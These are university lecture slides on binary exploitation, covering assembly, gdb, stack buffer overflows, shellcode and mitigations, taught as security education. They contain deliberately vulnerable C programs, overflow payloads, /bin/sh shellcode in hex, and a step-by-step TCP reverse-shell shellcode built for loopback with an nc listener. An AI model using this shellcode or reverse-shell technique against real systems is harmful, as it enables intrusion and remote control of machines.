



UNIVERSITÄT **BONN**

# IT Security


## Applied Binary Exploitation

Ben Swierzy

[swierzy@cs.uni-bonn.de](mailto:swierzy@cs.uni-bonn.de)

University of Bonn | Institute of Computer Science 4

Lecture IT Security | Uni Bonn | WT 2024/25



- Static Analysis
- Dynamic Analysis
- Buffer Overflows
- Shellcode
- Return-oriented Programming

# Static Analysis

---

```

1 #include <stdio.h>
2
3 int main() {
4     printf("Hello world!");
5     return 0;
6 }

```

```

1 .LC0:
2     .string "Hello world!"
3 main:
4     push rbp
5     mov rbp, rsp
6     lea rax, .LC0[rip]
7     mov rdi, rax
8     mov eax, 0
9     call printf@PLT
10    mov eax, 0
11    pop rbp
12    ret

```

# Registers

## General Purpose Registers (64 bit):

`rax, rbx, rcx, rdx, rbp, rsp, rdi, rsi,  
r8, r9, r10, r11, r12, r13, r14, r15`

## General Purpose Registers (32 bit):

`eax, ebx, ecx, edx, ebp, esp, edi, esi,  
r8d, r9d, r10d, r11d, r12d, r13d, r14d, r15d`

## Special Purpose Registers:

`rip`

`mov rbp, rsp`

**Mnemonic:** mov instructions copy data into registers and memory.

**Target Operand:** The data is copied into the rbp register.

**Source Operand:** The data is copied from the rsp register.

## Assembler: Memory Operands

```
mov    rax, [rbx+rcx*8]
```

Base Register

Index Register

Offset Constant

## Assembler: Basic Instructions

<code>mov</code>	Copies data
<code>push</code>	Pushes operand onto the stack
<code>pop</code>	Retrieves value from the stack
<code>add</code>	Adds source onto the target
<code>xor</code>	XORs two operands and writes to the target
<code>shl</code>	Shift target to the left by source bits
<code>syscall</code>	Asks the operating system for assistance



## Assembler: Control Flow Instructions

<code>jmp</code>	Modify instruction pointer
<code>cmp</code>	Subtracts source from target and sets flags
<code>j*</code>	Conditional jump
<code>je</code>	Jump if equal
<code>call</code>	Calls a function
<code>ret</code>	Returns to caller

# Disassembling: objdump

```
$ objdump --disassemble=main -Intel /tmp/helloworld
```

```
/tmp/helloworld:      file format elf64-x86-64
```

```
Disassembly of section .text:
```

```
00000000000001139 <main>:
```

1139: 55	<b>push</b>	<b>rbp</b>	
113a: 48 89 e5	<b>mov</b>	<b>rbp, rsp</b>	
113d: 48 8d 05 c0 0e 00 00	<b>lea</b>	<b>rax, [rip+0xec0]</b>	# 2004 <_IO_stdin_used+0x4>
1144: 48 89 c7	<b>mov</b>	<b>rdi, rax</b>	
1147: b8 00 00 00 00	<b>mov</b>	<b>eax, 0x0</b>	
114c: e8 df fe ff ff	<b>call</b>	<b>1030 &lt;printf@plt&gt;</b>	
1151: b8 00 00 00 00	<b>mov</b>	<b>eax, 0x0</b>	
1156: 5d	<b>pop</b>	<b>rbp</b>	
1157: c3	<b>ret</b>		

# Disassembling: objdump

```
$ objdump -d -Intel /tmp/helloworld
```

```
/tmp/helloworld:      file format elf64-x86-64
```

Disassembly of section .init:

```
0000000000001000 <_init>:
```

```

1000: f3 0f 1e fa      endbr64
1004: 48 83 ec 08      sub    rsp,0x8
1008: 48 8b 05 c1 2f 00 00 mov    rax,QWORD PTR [rip+0x2fc1]    # 3fd0 <__gmon_start__@Base>
100f: 48 85 c0         test   rax,rax
1012: 74 02           je     1016 <_init+0x16>
1014: ff d0         call   rax
1016: 48 83 c4 08      add    rsp,0x8
101a: c3             ret

```

Disassembly of section .plt:

```
0000000000001020 <printf@plt-0x10>:
```

```

1020: ff 35 ca 2f 00 00 push   QWORD PTR [rip+0x2fca]    # 3ff0 <_GLOBAL_OFFSET_TABLE_+0x8>
1026: ff 25 cc 2f 00 00 jmp     QWORD PTR [rip+0x2fcc]    # 3ff8 <_GLOBAL_OFFSET_TABLE_+0x10>
102c: 0f 1f 40 00      nop    DWORD PTR [rax+0x0]

```

```
0000000000001030 <printf@plt>:
```

```

1030: ff 25 ca 2f 00 00 jmp     QWORD PTR [rip+0x2fca]    # 4000 <printf@GLIBC_2.2.5>
1036: 68 00 00 00 00 00 push   0x0
103b: e9 e0 ff ff ff  jmp     1020 <_init+0x20>

```

```
[...]
```

Questions?

# Dynamic Analysis

---

# Dynamic Analysis: Motivation

```


0000000000001119 <secret>:
 1119: 48 85 ff      test    rdi,rdi
 111c: 7e 24      jle     1142 <secret+0x29>
 111e: 48 01 ff      add     rdi,rdi
 1121: ba 00 00 00 00 mov     edx,0x0
 1126: b8 ef bd 48 43 mov     eax,0x4348bdef
 112b: 48 c1 e0 03    shl     rax,0x3
 112f: 48 89 c1      mov     rcx,rax
 1132: 48 29 d1      sub     rcx,rdx
 1135: 48 31 c8      xor     rax,rcx
 1138: 48 83 c2 02    add     rdx,0x2
 113c: 48 39 fa      cmp     rdx,rdi
 113f: 75 ea      jne     112b <secret+0x12>
 1141: c3          ret
 1142: b8 ef bd 48 43 mov     eax,0x4348bdef
 1147: c3          ret
  
```

What is the result of secret (42)?

# The GNU Debugger

How does a  
debugger help us?

- Execution
- Breakpoints
- Inspect memory
- Change memory



```
$ gdb ./secret
GNU gdb (GDB) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
(gdb) run
Starting program: /tmp/secret
[Inferior 1 (process 32248) exited normally]
(gdb) break main
Breakpoint 1 at 0x55555555168
(gdb) run
Starting program: /tmp/secret
Breakpoint 1, 0x000055555555168 in main ()
(gdb) disassemble
Dump of assembler code for function main:
=> 0x000055555555168 <+0>:    mov     eax,0x0
      0x00005555555516d <+5>:    cmp     edi,0x1
      0x000055555555170 <+8>:    jg      0x55555555173 <main+11>
      0x000055555555172 <+10>:   ret
      0x000055555555173 <+11>:   sub     rsp,0x8
      0x000055555555177 <+15>:   mov     rdi,QWORD PTR [rsi+0x8]
[...]
```



```
(gdb) nexti
0x00005555555516d in main ()
(gdb) disassemble
Dump of assembler code for function main:
    0x000055555555168 <+0>:    mov     eax,0x0
=> 0x00005555555516d <+5>:    cmp     edi,0x1
    0x000055555555170 <+8>:    jg      0x55555555173 <main+11>
    0x000055555555172 <+10>:   ret
    0x000055555555173 <+11>:   sub     rsp,0x8
    0x000055555555177 <+15>:   mov     rdi,QWORD PTR [rsi+0x8]
    0x00005555555517b <+19>:   mov     edx,0xa
    0x000055555555180 <+24>:   mov     esi,0x0
    0x000055555555185 <+29>:   call    0x55555555030 <strtol@plt>
    0x00005555555518a <+34>:   movsxd  rdi,eax
    0x00005555555518d <+37>:   call    0x55555555139 <secret>
    0x000055555555192 <+42>:   add     rsp,0x8
    0x000055555555196 <+46>:   ret
End of assembler dump.
```

```
(gdb) nexti
0x000055555555170 in main ()
(gdb) disassemble
Dump of assembler code for function main:
    0x000055555555168 <+0>:    mov     eax,0x0
    0x00005555555516d <+5>:    cmp     edi,0x1
=> 0x000055555555170 <+8>:    jg      0x55555555173 <main+11>
    0x000055555555172 <+10>:   ret
    0x000055555555173 <+11>:   sub     rsp,0x8
    0x000055555555177 <+15>:   mov     rdi,QWORD PTR [rsi+0x8]
    0x00005555555517b <+19>:   mov     edx,0xa
    0x000055555555180 <+24>:   mov     esi,0x0
    0x000055555555185 <+29>:   call    0x55555555030 <strtol@plt>
    0x00005555555518a <+34>:   movsxd  rdi,eax
    0x00005555555518d <+37>:   call    0x55555555139 <secret>
    0x000055555555192 <+42>:   add     rsp,0x8
    0x000055555555196 <+46>:   ret
End of assembler dump.
```

```
(gdb) nexti
0x000055555555172 in main ()
(gdb) disassemble
Dump of assembler code for function main:
    0x000055555555168 <+0>:    mov     eax,0x0
    0x00005555555516d <+5>:    cmp     edi,0x1
    0x000055555555170 <+8>:    jg      0x55555555173 <main+11>
=> 0x000055555555172 <+10>:   ret
    0x000055555555173 <+11>:   sub     rsp,0x8
    0x000055555555177 <+15>:   mov     rdi,QWORD PTR [rsi+0x8]
    0x00005555555517b <+19>:   mov     edx,0xa
    0x000055555555180 <+24>:   mov     esi,0x0
    0x000055555555185 <+29>:   call    0x55555555030 <strtol@plt>
    0x00005555555518a <+34>:   movsxd  rdi,eax
    0x00005555555518d <+37>:   call    0x55555555139 <secret>
    0x000055555555192 <+42>:   add     rsp,0x8
    0x000055555555196 <+46>:   ret
End of assembler dump.
```

```
(gdb) set $pc = 0x00005555555518d
(gdb) stepi
0x000055555555139 in secret ()
(gdb) disassemble
Dump of assembler code for function secret:
=> 0x000055555555139 <+0>: test    rdi,rdi
      0x00005555555513c <+3>: jle     0x55555555162 <secret+41>
      0x00005555555513e <+5>: add     rdi,rdi
      0x000055555555141 <+8>: mov     edx,0x0
      0x000055555555146 <+13>: mov     eax,0x4348bdef
      0x00005555555514b <+18>: shl     rax,0x3
      0x00005555555514f <+22>: mov     rcx,rax
      0x000055555555152 <+25>: sub     rcx,rdx
      0x000055555555155 <+28>: xor     rax,rcx
      0x000055555555158 <+31>: add     rdx,0x2
      0x00005555555515c <+35>: cmp     rdx,rdi
      0x00005555555515f <+38>: jne     0x5555555514b <secret+18>
      0x000055555555161 <+40>: ret
      0x000055555555162 <+41>: mov     eax,0x4348bdef
      0x000055555555167 <+46>: ret
End of assembler dump.
```

```
(gdb) set $rdi = 42
(gdb) break *secret+40
Breakpoint 2 at 0x55555555161
(gdb) continue
Continuing.

Breakpoint 2, 0x000055555555161 in secret ()
(gdb) info register
rax                0xae                174
rbx                0x7fffffffdf08        140737488346888
rcx                0x62e                1582
rdx                0x54                84
rsi                0x7fffffffdf08        140737488346888
rdi                0x54                84
rbp                0x1                0x1
rsp                0x7fffffffddfd0        0x7fffffffddfd0
[...]
(gdb) kill
[Inferior 1 (process 33824) killed]
```

## Mini-Reference for gdb

run	r	Start program with arguments
break	b	Set a breakpoint
nexti	ni	Step over instruction
stepi	si	Step into instruction
continue	c	Continue execution when execution is paused
disassemble		Disassemble current context
kill	k	Kill process
set		Change registers, memory contents and settings

### Recommended Settings:

```
set disassembly-flavor intel
set confirm off
set pagination off
set print pretty on
```

### Data Examination:

<code>info registers &lt;register list&gt;</code>	Print registers
<code>x(/nfu) &lt;addr&gt;</code>	Examine memory (number, format, unit)
<code>x/10i \$pc</code>	Print next 10 instructions
<code>x/-6w \$sp</code>	Print last 6 words on the stack
<code>x/s 0x404028</code>	Print string at 0x404028

Questions?



# Buffer Overflows

---

# Overflowing Buffers in C

```
#include <string.h>

int main() {
    char buffer[4];

    strcpy(buffer, "ABC");

    return 0;
}
```

# Overflowing Buffers in C

```
#include <string.h>

int main() {
    char buffer[4];

    strcpy(buffer, "ABCD1234");

    return 0;
}
```

\$ man strcpy

```
char *strcpy(char *restrict dst, const char *restrict src);
```

This function copies the string pointed to by `src`, into a string at the buffer pointed to by `dst`. The programmer is responsible for allocating a destination buffer large enough, that is, `strlen(src) + 1`.

## Overflowing Buffers in C

\$ man memcpy

```
void *memcpy(void dest[restrict .n], const void src[restrict .n],  
             size_t n);
```

The `memcpy()` function copies `n` bytes from memory area `src` to memory area `dest`.  
The memory areas must not overlap.

## Overflowing Buffers in C

\$ man gets

```
[[deprecated]] char *gets(char *s);
```

Never use this function.

`gets()` reads a line from `stdin` into the buffer pointed to by `s` until either a terminating newline or EOF, which it replaces with a null byte (`'\0'`). No check for buffer overrun is performed.

# Overflowing Buffers in C

```
#include <stdio.h>

int main() {
    char buffer[4];

    strcpy(buffer, "ABCD1234");

    return 0;
}
```

# Stack Frames

```
int main() {
```

```
    long x, y;
```

```
    x = 3;
```

```
    y = 5;
```

```
    return x+y;
```

```
}
```

```
main:
```

```
    push    rbp
```

```
    mov     rbp, rsp
```

```
    sub     rsp, 16
```

```
    mov     QWORD PTR [rbp-8], 3
```

```
    mov     QWORD PTR [rbp-16], 5
```

```
    mov     rdx, QWORD PTR [rbp-8]
```

```
    mov     rax, QWORD PTR [rbp-16]
```

```
    add     rax, rdx
```

```
    mov     rsp, rbp
```

```
    pop     rbp
```

```
    ret
```



# Stack Frames

```

1 main:
2   push  rbp
3   mov   rbp, rsp
4   sub   rsp, 16
5   mov   QWORD PTR [rbp-8], 3
6   mov   QWORD PTR [rbp-16], 5
7   mov   rdx, QWORD PTR [rbp-8]
8   mov   rax, QWORD PTR [rbp-16]
9   add   rax, rdx
10  mov   rsp, rbp
11  pop   rbp
12  ret
  
```

0x0000 0000 0000

.....

0x7FFF FFFF FFD0


0x7FFF FFFF FFD8

0x7FFF FFFF FFE0

0x7FFF FFFF FFE8

0x7FFF FFFF FFF0

0x7FFF FFFF FFF8



rbp

rsp

# Calling Convention: System V (64 bit)

## Parameters:

rdi, rsi, rdx, rcx,  
r8, r9, stack

## Return value:

rax

## Clean-Up:

Caller

## Preserves:

Everything except rax,  
rcx, rdx

```
// Function declaration
void func(long a, long b, long c,
          int d, int e, long f, int g);

// Function call
func(1, 2, 3, 4, 5, 6, 7);
```

## Instructions

```
push 7
mov r9, 6
mov r8d, 5
mov ecx, 4
mov rdx, 3
mov rsi, 2
mov rdi, 1
call func
add esp, 8
```

# Overflowing Buffers in C

```
#include <stdio.h>
#include <string.h>

int main() {
    char buffer[8];
    int isAdmin = 0;

    puts("Enter password:");
    gets(buffer);
    if (strcmp(buffer, "secret") == 0) {
        isAdmin = 42;
    }

    if (isAdmin == 42) puts("Logged in");
    else puts("Invalid password");

    return 0;
}
```

```
0x0000 0000 0000
.....
0x7FFF FFFF DD24
0x7FFF FFFF DD28
0x7FFF FFFF DD2C
0x7FFF FFFF DD30
0x7FFF FFFF DD34
0x7FFF FFFF DD38
0x7FFF FFFF DD3C
.....
```

buffer 0-3
buffer 4-7
isAdmin
saved rbp
saved rbp
ret addr
ret addr

Test it yourself: gcc -o test -fno-stack-protector test.c; echo -en 'AAAABBBB\x2a\x00\x00\x00\x0a' | ./test

# Overflowing Buffers in C

```
#include <stdio.h>
#include <string.h>

int main() {
    char buffer[8];
    int isAdmin = 0;

    puts("Enter password:");
    gets(buffer);
    if (strcmp(buffer, "secret") == 0) {
        isAdmin = 42;
    }

    if (isAdmin == 42) puts("Logged in");
    else puts("Invalid password");

    return 0;
}
```

```
0x0000 0000 0000
.....
0x7FFF FFFF DD24
0x7FFF FFFF DD28
0x7FFF FFFF DD2C
0x7FFF FFFF DD30
0x7FFF FFFF DD34
0x7FFF FFFF DD38
0x7FFF FFFF DD3C
.....
```

41 41 41 41
42 42 42 42
2A 00 00 00
00 ?? ?? ??
saved rbp
ret addr
ret addr

Test it yourself: gcc -o test -fno-stack-protector test.c; echo -en 'AAAABBBB\x2a\x00\x00\x00\x0a' | ./test

# Overflowing Buffers in C

```
#include <stdio.h>
#include <stdlib.h>

void secret_func() {
    puts("You convinced me!");
    exit(42);
}

void convince() {
    char buffer[32];
    puts("Convince me to tell you my secret:");
    gets(buffer);
}

int main() {
    convince();
    puts("I am not convinced");
    return -1;
}
```

Test it yourself:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
gcc -o test -fno-stack-protector test.c
python -c "print('A'*40 + '\x69\x51\x55\x55\x55\x00\x00')" |
env -i ./test
```

```
$ env -i gdb ./test
(gdb) b convince
Breakpoint 1 at 0x117a
(gdb) r
Starting program: /tmp/test
```

```
Breakpoint 1, 0x0000555555555518a in convince ()
(gdb) p secret_func
$1 = {<text variable, no debug info>}
      0x55555555169 <secret_func>
```

## Input construction:

- Fill buffer
- Fill rbp
- Overwrite return address

Remember the endianness!

Questions?

# Overflowing Buffers in C

```
#include <stdio.h>

void convince() {
    char buffer[32];
    puts("Convince me to tell you my secret:");
    gets(buffer);
}

int main() {
    convince();
    puts("I am not convinced");
    return -1;
}
```

How can we execute our own code?

# Shellcode

---



# Overflowing Buffers in C: Shellcode

## Shellcode Example `execve("/bin/sh")`

```
xor    rdx, rdx
mov    QWORD rbx, '//bin/sh'
shr    rbx, 0x8
push   rbx
mov    rdi, rsp
push   rax
push   rdi
mov    rsi, rsp
mov    al, 0x3b
syscall
```

<https://shell-storm.org/shellcode/files/shellcode-603.html>

```
$ env -i gdb ./test
(gdb) b convince
Breakpoint 1 at 0x117a
(gdb) r
Starting program: /tmp/test
```


```
Breakpoint 1, 0x000055555555518a in convince ()
(gdb) p $rbp-0x20
$1 = (void *) 0x7fffffffeca0
```

## Input construction:

```
# Shellcode (30 Bytes)
\x48\x31\xd2\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73
  \x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x50\x57
  \x48\x89\xe6\xb0\x3b\x0f\x05
# Filler (2 + 8 Bytes)
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
# Shellcode Address
\xa0\xec\xff\xff\xff\x7f\x00\x00
# gets() Terminator
\x0a
```

# Motivation TCP Reverse Shell


Typical scenario: Attacker wants a *remote shell*



## Motivation TCP Reverse Shell


Problem: How can the attacker access stdin and stdout?

Idea: Shellcode listens on a port (TCP Bind Shell)



# Motivation TCP Reverse Shell


## Our scenario



In our example we use the loopback interface (IP 127.0.0.1)

# Motivation TCP Reverse Shell

## Our scenario



In our example we use the loopback interface (IP 127.0.0.1)

## TCP Reverse Shell in C

```
1 /* Allocate a socket for IPv4/TCP (1) */
2 int sock = socket(AF_INET, SOCK_STREAM, 0);
3
4 /* Setup the connection structure (2) */
5 struct sockaddr_in sin;
6 sin.sin_family = AF_INET;
7 sin.sin_port = htons(1337);
8
9 /* Parse the IP address into network byte order (3) */
10 inet_pton(AF_INET, "127.0.0.1", &sin.sin_addr.s_addr);
```

## TCP Reverse Shell in C

```
1 /* Connect to the remote host (4) */
2 connect(sock, (struct sockaddr *)&sin, sizeof(struct sockaddr_in));
3
4 /* Duplicate the socket to STDIO (5) */
5 dup2(sock, STDIN_FILENO);
6 dup2(sock, STDOUT_FILENO);
7 dup2(sock, STDERR_FILENO);
8
9 /* Setup and execute a shell. (6) */
10 char *argv[] = {"/bin/sh", NULL};
11 execve("/bin/sh", argv, NULL);
```

## How do we get from C to the shellcode?

- 1 Trace systemcalls
- 2 Prepare syscall parameters
- 3 Rebuild in assembly
- 4 Transform into hexstring
- 5 De-Nullifying



*„Just compile it with gcc and be  
done“*

Why doesn't that work?

## 1. Trace Systemcalls

```
#include <stdio.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

int main( void ) {
    /* Allocate a socket for IPv4/TCP (1) */
    int sock = socket(AF_INET, SOCK_STREAM, 0);

    // ...
}
```

```
$ gcc -o reverse reverse.c
$ strace -f -v reverse
--- snip ---
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 3
connect(3, {sa_family=AF_INET, sin_port=htons
          (1337),
sin_addr=inet_addr("127.0.0.1")}, 16) = 0
dup2(3, 2)                                = 2
dup2(3, 1)                                = 1
dup2(3, 0)                                = 0
execve("/bin/sh", ["/bin/sh"], NULL) = 0
--- snip --
+++ exited with 0 +++
```

## 2. Setup Syscalls

%rax	System call	%rdi	%rsi	%rdx	%r10	%r8	%r9
0	sys_read	unsigned int fd	char *buf	size_t count			
1	sys_write	unsigned int fd	const char *buf	size_t count			
2	sys_open	const char *filename	int flags	int mode			
3	sys_close	unsigned int fd					
4	sys_stat	const char *filename	struct stat *statbuf				
5	sys_fstat	unsigned int fd	struct stat *statbuf				
6	sys_lstat	fconst char *filename	struct stat *statbuf				
7	sys_poll	struct poll_fd *ufds	unsigned int nfds	long timeout_msecs			
8	sys_lseek	unsigned int fd	off_t offset	unsigned int origin			
9	sys_mmap	unsigned long addr	unsigned long len	unsigned long prot	unsigned long flags	unsigned long fd	unsigned long off
10	sys_mprotect	unsigned long start	size_t len	unsigned long prot			
11	sys_munmap	unsigned long addr	size_t len				
12	sys_brk	unsigned long brk					

## 2. Setup Syscalls

<b>rax</b>	<b>name</b>	<b>rdi</b>	<b>rsi</b>	<b>rdx</b>
41 (0x29)	socket	int domain	int type	int protocol
42 (0x2a)	connect	int sockfd	const struct sockaddr *addr	socklen_t addrlen
33 (0x21)	dup2	int newfd	int oldfd	
59 (0x3b)	execve	const char *filename	const char *argv[]	const char *envp[]

# Shellcode Construction

## 3. Reconstruction in Assembly

```
int sock = socket(AF_INET, SOCK_STREAM, 0);
```

```
xor rdx, rdx
```

Flags = 0

```
mov rsi, 1
```

SOCK\_STREAM = 1

```
mov rdi, 2
```

AF\_INET = 2

```
mov rax, 41
```

sys\_socket = 41

```
syscall
```

invoke syscall

# Shellcode Construction

## 3. Reconstruction in Assembly

```
...  
inet_pton(AF_INET, "127.0.0.1", &sin.sin_addr.s_addr);
```

```
push 0x000000000100007f
```

push the address so it ends up in network  
byte order 127.0.0.1 == 0x7f000001  
first four bytes go into padding

```
mov bx, 0x3905  
push bx
```

push the port as a short in network byte  
order 1337 == 0x539

```
mov bx, 2  
push bx
```

push the address family AF\_INET = 2

We just set up our sockaddr\_in struct &sin

# Shellcode Construction

## 3. Reconstruction in Assembly

```
connect(sock, (struct sockaddr *) &sin, sizeof(struct sockaddr_in));
```

```
mov rsi, rsp           save address of our struct (&sin)
```

```
mov rdi, 0x10          Size of the struct
```

```
mov rdi, rax           our socket descriptor
```

```
push rax               preserve socket fd for dup2 calls  
mov rax, 42            sys_connect  
syscall               invoke syscall
```

## 4. Transform into hexstring

```
$ # Create an ELF object file containing the machine code
$ nasm -f elf64 -o reverse.o reverse.s
$ # Copy binary part of file to reverse.bin
$ objcopy -O binary reverse.o reverse.bin
$ hexdump -v -e '"\\\\"x" 1/1 "%02x" ""' reverse.bin
\x48\x31\xd2\xbe\x01\x00\x00\x00\xbf\x02\x00\x00\x00\xb8\x29\x00
\x00\x00\x0f\x05\x68\x7f\x00\x00\x01\x66\xbb\x05\x39\x66\x53\x66
\xbb\x02\x00\x66\x53\x48\x89\xe6\xba\x10\x00\x00\x00\x48\x89\xc7
\x50\xb8\x2a\x00\x00\x00\x0f\x05\x5f\xbe\x02\x00\x00\x00\xb8\x21
\x00\x00\x00\x0f\x05\x48\xff\xce\xb8\x21\x00\x00\x00\x0f\x05\x48
\xff\xce\xb8\x21\x00\x00\x00\x0f\x05\x48\xbb\x2f\x62\x69\x6e\x2f
\x73\x68\x00\x53\x48\x89\xe7\x48\x31\xd2\x52\x57\x48\x89\xe6\xb8
\x3b\x00\x00\x00\x0f\x05
```



## 5. De-nullifying

Depending on the input method there maybe some constraints:

- strcpy terminates on 00
- scanf terminates on 09, 0a, 0b, 0c, 0d
- Other: only ASCII chars, ...

```
\x48\x31\xd2\xbe\x01\x00\x00\x00\xbf\x02\x00\x00\x00\xb8\x29\x00
\x00\x00\x0f\x05\x68\x7f\x00\x00\x01\x66\xbb\x05\x39\x66\x53\x66
\xbb\x02\x00\x66\x53\x48\x89\xe6\xba\x10\x00\x00\x00\x48\x89\xc7
\x50\xb8\x2a\x00\x00\x00\x0f\x05\x5f\xbe\x02\x00\x00\x00\xb8\x21
\x00\x00\x00\x0f\x05\x48\xff\xce\xb8\x21\x00\x00\x00\x0f\x05\x48
\xff\xce\xb8\x21\x00\x00\x00\x0f\x05\x48\xbb\x2f\x62\x69\x6e\x2f
\x73\x68\x00\x53\x48\x89\xe7\x48\x31\xd2\x52\x57\x48\x89\xe6\xb8
\x3b\x00\x00\x00\x0f\x05
```

## 5. De-nullifying: Common examples

```
48 c7 c0 00 00 00 00 mov rax, 0x0
```

-----

```
48 31 c0                xor rax, rax
```

or

```
31 c0                  xor eax, eax
```

Use xor to set a register to zero

Setting eax to zero also zeroes the upper half of rax

## 5. De-nullifying: Common examples

; assuming rax is zero

48 c7 c2 00 00 00 00 mov rdx, 0x0

-----  
50 push rax

Copy via stack

5a pop rdx

Copy via stack

or

99 cdq

Use some less known instructions

## 5. De-nullifying: Common examples

```
48 bb 2f 62 69  movabs rax, 0x0068732F6E69622F
6e 2f 73 68 00    "/bin/sh\0"
```

```
-----
48 bb d1 9d 96  movabs rax, 0xFF978CD091969DD1
91 d0 8c 97 ff
48 f7 d8         neg rax
```

Use the two's complement

rax = -rax

```
1 $ cat test.c
2 #include <unistd.h>
3
4 typedef void (*f)();
5
6 int main() {
7     char buf[128] = {0};
8
9     read(0, buf, 1024);
10    ((f) buf)(buf);
11    return 0;
12 }
13 $ clang -o test test.c -z execstack
14 $ cat reverse.bin | ./test
```

```
$ nc -vvv -l -p 1337
Listening on any address 1337 (menandmice-dns)
Connection from 127.0.0.1:51162
pwd
/tmp
```

Questions?

- DEP - Data Execution Prevention disables execution of memory segments
- Stack Canary - Random value getting checked before return
- ASLR - Program gets located at random address in memory

```
$ cat /proc/`pgrep test`/maps
555555554000-555555555000 r--p 00000000 00:24 814 /tmp/test
555555555000-555555556000 r-xp 00001000 00:24 814 /tmp/test
555555556000-555555557000 r--p 00002000 00:24 814 /tmp/test
555555557000-555555558000 r--p 00002000 00:24 814 /tmp/test
555555558000-555555559000 rw-p 00003000 00:24 814 /tmp/test
7ffff7da3000-7ffff7da5000 rw-p 00000000 00:00 0
7ffff7da5000-7ffff7dc7000 r--p 00000000 103:05 31722829 /usr/lib/libc.so.6
7ffff7dc7000-7ffff7f24000 r-xp 00022000 103:05 31722829 /usr/lib/libc.so.6
7ffff7f24000-7ffff7f7c000 r--p 0017f000 103:05 31722829 /usr/lib/libc.so.6
7ffff7f7c000-7ffff7f80000 r--p 001d6000 103:05 31722829 /usr/lib/libc.so.6
7ffff7f80000-7ffff7f82000 rw-p 001da000 103:05 31722829 /usr/lib/libc.so.6
7ffff7f82000-7ffff7f91000 rw-p 00000000 00:00 0
7ffff7fc4000-7ffff7fc8000 r--p 00000000 00:00 0 [vvar]
7ffff7fc8000-7ffff7fca000 r-xp 00000000 00:00 0 [vdso]
7ffff7fca000-7ffff7fcb000 r--p 00000000 103:05 31722801 /usr/lib/ld-linux-x86-64.so.2
7ffff7fcb000-7ffff7ff1000 r-xp 00001000 103:05 31722801 /usr/lib/ld-linux-x86-64.so.2
7ffff7ff1000-7ffff7ffb000 r--p 00027000 103:05 31722801 /usr/lib/ld-linux-x86-64.so.2
7ffff7ffb000-7ffff7ffd000 r--p 00031000 103:05 31722801 /usr/lib/ld-linux-x86-64.so.2
7ffff7ffd000-7ffff7fff000 rw-p 00033000 103:05 31722801 /usr/lib/ld-linux-x86-64.so.2
